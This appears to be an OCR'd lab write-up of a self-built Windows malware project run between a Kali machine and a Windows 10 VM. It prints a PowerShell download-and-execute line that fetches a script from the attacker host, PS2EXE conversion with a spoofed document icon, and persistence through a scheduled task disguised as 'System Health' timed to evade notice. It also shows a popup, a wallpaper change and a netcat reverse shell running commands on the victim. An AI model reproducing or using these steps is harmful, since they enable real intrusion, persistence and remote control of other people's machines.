
Code:

```
$url = "http://192.168.56.104/setup_bomb.ps1"
Invoke-Expression (New-Object Net.WebClient).DownloadString($url)

# Convert to EXE (use Word/PDF icon)
Invoke-PS2EXE -InputFile payload.ps1 -OutputFile "payload.exe" - IconFile
"C:\Windows\System32\imageres.dll,100" -NoConsole
```

Invoke-Expression: Executes code fetched from the Kali server (192.168.56.104).
Net.WebClient: Downloads the remote script (setup_bomb.ps1).

Used Invoke-PS2EXE to convert payload.ps1 to payload.exe.
Icon Spoofing: Assigned a benign icon (imageres.dll,100) to mimic a legitimate file.

Victim downloads it



Name	Date modified	Type	Size
dnSpy-net-win64	5/28/2025 11:56 PM	File folder	
formbook	5/28/2025 6:53 PM	Application	261 KB
Microsoft Edge	3/12/2025 5:11 AM	Shortcut	3 KB
payload	6/11/2025 12:30 AM	Application	34 KB
Process Hacker 2	3/23/2025 1:00 AM	Shortcut	2 KB

When you run this payload file the script is downloaded from kali and scheduled in task manager

Running payload:

Objective: Run the payload and establish persistence via Task Scheduler.

Steps:


Victim executes payload.exe.

The script:

- Fetches setup_bomb.ps1 from Kali.
- Creates a scheduled task named "System Health" to run the malware at a specific time.

What happens when the malware is triggered:

The background is changed to a bright red of the victim’s machine.




Message from Sani 6/12/2025 12:35 AM

YOU HAVE BEEN BOMBED!

OK

Windows 10 Enterprise Evaluation
Windows License is expired
Build 19041.vb_release.191206-1406


A popup windows appears that states that you have been bombed.



Message from Sani 6/12/2025 12:36 AM

YOU HAVE BEEN BOMBED!

Checking task schedular



```
OneDrive St...  Ready  At 12:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.  6/13/2025 2:45:10 AM  11/30/1999 12:00:00 AM  The task has not yet run. (0x41303)  Microsoft Corporation
OneDrive St...  Ready  At log on of DESKTOP-PB2PKFP\Sani                                                                        6/12/2025 12:42:10 AM   The operation completed successfully. (0x0)  Microsoft Corporation
SystemHealth    Ready  At 10:13 PM on 6/11/2025                                                                                 6/12/2025 12:51:09 AM   The operation completed successfully. (0x0)
```

General | Triggers | Actions | Conditions | Settings | History (disabled)

Name: SystemHealth

Location: \

Author:


Description:

Security options

When running the task, use the following user account:

Sani

Location: Windows Task Scheduler → "SystemHealth" Task → Triggers Tab
Purpose: Shows how the malware persists by running at specific times/events.



```
SystemHealth  Ready  At 10:13 PM on 6/11/2025          6/11/2025 10:11:10 PM  (0xC000013A)
```

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you can specify the conditions that will trigger the task. To change these triggers, open the task property pages using the Properties command.

Trigger	Details	Status
One time	At 10:13 PM on 6/11/2025	Enabled

Key Elements:


1. **Trigger : Date and Time Details:** "At 10:13 PM

on 6/11/25"
Evasion: Uses an odd time (10:13 PM) to avoid overlapping with common maintenance tasks.

Our malware is disguised as system health which will trigger on the specific time. We will be Forcefully Running It to test it's functionality.


On kali

A reverese shell is opened on kali, now we have access to the victim's machine and the attckers can perform desired tasks or further install malicious content.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 49756
whoami
desktop-pb2pkfp\sani
PS C:\Users\Sani\Documents> echo "YOU HAVE BEEN BOMBED!" > HACKED.txt
PS C:\Users\Sani\Documents> system
```

We will make a file on the victim's machine named **HACKED.txt**



```
Name                    Date modified
WindowsPowerShell       6/11/2025 12:21 AM
HACKED                  6/11/2025 8:27 PM
```

```
YOU HAVE BEEN BOMBED!
```

Checking the victims machine we can see the file here.